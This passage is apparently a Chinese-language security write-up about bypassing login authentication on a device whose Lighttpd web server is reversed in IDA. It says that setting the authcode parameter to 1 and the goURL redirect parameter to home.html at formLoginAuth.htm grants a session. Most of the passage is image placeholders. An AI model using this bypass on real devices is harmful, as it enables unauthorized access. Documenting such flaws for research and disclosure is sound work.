


### login authcode绕过


一开始页面为/login.html

ida分析在Lighttpd服务器文件，上我们搜索authcode，直接就找到了独立的字符串，跟踪去看看，只要authcode是1就能生成session，但是如果直接改了这个参数发现还是会回到login.html,原因在于goURL该参数是一个重定向页面参数，所以还要修改该参数到home.html


ida打开，搜索：formLoginAuth.htm?authCode，



